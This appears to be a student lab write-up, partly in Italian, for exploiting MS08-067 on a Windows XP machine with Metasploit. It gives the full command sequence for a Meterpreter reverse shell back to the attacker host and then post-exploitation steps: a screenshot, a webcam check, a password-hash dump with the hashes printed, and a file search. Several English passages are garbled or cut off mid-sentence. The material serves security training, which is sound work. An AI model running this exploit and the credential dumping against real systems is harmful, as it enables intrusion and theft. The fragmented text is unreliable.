

### Traccia:

Hacking MS08-067 Sulla base della teoria, viene richiesto allo studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

```
msf6 > search MS08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > |
```

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > |
```

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.11.113
RHOSTS => 192.168.11.113
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(windows/smb/ms08_067_netapi) > |
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:445 - Automatically detecting the target ...
[*] 192.168.11.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.11.113:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.11.113:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.113:1054) at 2024-02-27 20:13:36 +0100

meterpreter > |
```

```
meterpreter > ifconfig
```

#### Interface 1

```
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1
```

#### Interface 2

```
Name       : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:32:51:64
MTU        : 1500
IPv4 Address : 192.168.11.113
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > 
```

This is because the targeted system does not allow its case, either you can set the username and password

```
set SMBUSER [username]
set SMBPASS [password]
```

Or you must manually set the target with the correct la

```
set target [target ID]
```

Unsafe configuration of LHOST


Although ms08\_067\_netapi is reliable enough for a me service moments. One scenario is when the LHOST of the SMB to crash.

```
meterpreter > screenshot
```

```
Screenshot saved to: /home/kali/ltdUlkBk.jpeg
```

```
meterpreter > 
```

Although ms08  
service momen  
the SMB to cras



```
meterpreter > webcam_list
```

```
[*] No webcams were found
```

```
meterpreter > 
```

```
meterpreter > hashdump
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
HelpAssistant:1000:ecdd7dcaa5d7a8f82f2db5b34763b78d:ff53e09bf70251ae77b70c88914fcb7a :::  
m:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:7782dffede0e4a357fb820de0bbf8b77 :::
```

```
meterpreter > 
```

```
meterpreter > sysinfo
Computer      : N-3987CBDF14584
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

```
meterpreter > search -f *.doc
Found 6 results...

Path                                                    Size (bytes)  Modified (UTC)
-----
c:\Documents and Settings\Default User\Templates\winword.doc 4608          2008-04-14 14:00:00 +0200
c:\Documents and Settings\Default User\Templates\winword2.doc 1769          2008-04-14 14:00:00 +0200
c:\Documents and Settings\m\Templates\winword.doc          4608          2008-04-14 14:00:00 +0200
c:\Documents and Settings\m\Templates\winword2.doc          1769          2008-04-14 14:00:00 +0200
c:\WINDOWS\system32\config\systemprofile\Templates\winword.doc 4608          2008-04-14 14:00:00 +0200
c:\WINDOWS\system32\config\systemprofile\Templates\winword2.doc 1769          2008-04-14 14:00:00 +0200

meterpreter >
```